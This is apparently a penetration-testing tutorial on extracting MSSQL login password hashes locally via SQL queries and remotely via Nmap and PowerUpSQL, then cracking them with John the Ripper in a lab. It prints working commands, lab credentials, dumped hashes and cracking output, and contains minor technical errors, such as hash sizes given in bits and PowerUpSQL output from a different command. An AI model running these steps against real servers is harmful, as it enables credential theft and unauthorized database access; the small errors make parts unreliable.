MSSQL for Pentester: Hashing

September 20, 2021 By Raj Chandel

In this article, we will learn about multiple ways to get hashes of MSSQL users. Every version of MSSQL has different hashes. We have performed our practical on SQL Server 2016 version. Once we find the hashes, we will use JohnTheRipper to crack them.


Table of Content

Introduction to Hashing in SQL server

Hash is a specific type of algorithm that produces an output string of a fixed length. The hash code is always the same length, but it will vary in complexity depending on how it's used and may produce different hashes for different input strings.

SQL Server uses hashing techniques instead of encryption as it offers a one-sided procedure to hash data. And because of hashing, there is less to zero chance for it to be reversed. From SQL server 2016, the only hashing algorithms used are SHA2_512 and SHA2_256. It creates hashes of 32 or 64 bit for the desired input. You can create a hash in the SQL server through the HashByte Function.


A hash produced in SQL server looks somewhat like the following:



CLI


To get hashes of all the users, use the following query:

```
SELECT * FROM sys.sql_logins
```



To the hashes of a particular user, use the following query:

```
select name,password_hash from sys.sql_logins where name='sa'
```



As you can see, both the above queries have given us the desired result.

Nmap

We can also retrieve the hashes remotely using Nmap. And the command to do so is the following:

```
nmap -p1433 --script ms-sql-dump-hashes --script-args mssql.username=sa,mssql.password=Password@1
192.168.1.146
```

```
┌──(root💀kali)-[~]
└─# nmap -p1433 --script ms-sql-dump-hashes --script-args mssql.username=sa,mssql.password=Password@1 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-13 13:57 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00056s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-dump-hashes:
| [192.168.1.146:1433]
|     sa:0x02004d1494beddbc10dea544e18e2b8046d61484ae3ff725c2df38e315148065ba9f70aa61b34807f290628c5a6d3891302ad2229641d913
|     ##MS_PolicyTsqlExecutionLogin##:0x0200f7e178801d585f6cbccfa34816e699e66f00ee14c5989c90899a30915a1958658136aeb3e20d08b
|     ##MS_PolicyEventProcessingLogin##:0x0200e02912e5d1f6223a8e7a520d0419cf1cdda6f68799f7ba4e75f330b57faf35c05fbf6f258d798
|     lowpriv:0x0200e4f3c3d2714f3ad879e9134d439ee0e30a09f1c7861d0d8177d17e1ffaebd41dd76db8c829a24b0896b8d40c396bf76bcceb0e8
|     aarti:0x02009576afba1a4a46753b0d0a962f2a2e98ac7b2e26f1f0400fb50df67698fcf6908b97fe2a9b0c98a96eb4e5313595062e46b510497
|     pavan:0x0200c00b6b3fefbde47cb41282941e9bab22846eec77c337e7615218766a3d77bd376fa9710668b1ceaa83cee79f782ee7fcd8641f8a8
|_    nisha:0x02007c1bc811e1d46c7bceb7480fa2032f5a53bb01b1a8346a25ff18f304425038fcea9dce8ebace811c7d250e458f2091a30b9e6e7b5
MAC Address: 00:0C:29:85:FC:6C (VMware)
```

And as the result of the above command, we have our hash.

PowerUpSQL

To the hashes remotely, PowerUpSQL provides a simple command which is as follows:

```
Import-Module .\PowerUpSQL.ps1
Get-SQLServerPasswordHash -username sa -Password Password@1  -instance WIN-P83OS778EQK\SQLEXPRESS -
Verbose
```

```
PS C:\> Import-Module .\PowerUpSQL.ps1
PS C:\> Get-SQLDatabaseThreaded -Threads 10 -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -verb
ose | select -ExpandProperty DatabaseName
VERBOSE: Creating runspace pool and session states
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Connection Success.
VERBOSE: Closing the runspace pool
master
tempdb
model
msdb
ignite
bank
```

These are the multiple ways to retrieve the hashes for the MSSQL server, both remotely and locally.

JohnTheRipper

Now that we have acquired the hashes, all we have to do is crack them. For this, we will use the almighty password cracker tool, i.e., JohnTheRipper. And to de-hash the password hash, use the following command:

```
john --format=mssql12 --wordlist=pass hash
```

```
┌──(root💀kali)-[~/mssql]
└─# john --format=mssql12 --wordlist=pass hash
Using default input encoding: UTF-8
Loaded 1 password hash (mssql12, MS SQL 2012/2014 [SHA512 128/128 AVX 2x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates left, minimum 16 needed for performance.
Password@1       (?)
1g 0:00:00:00 DONE (2021-09-13 02:05) 100.0g/s 400.0p/s 400.0c/s 400.0C/s Ignite@987..Password@123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

And the result shows us that the password is Password@1 which is accurate. SO, this way, one can dump and then crack the MSSQL hashes.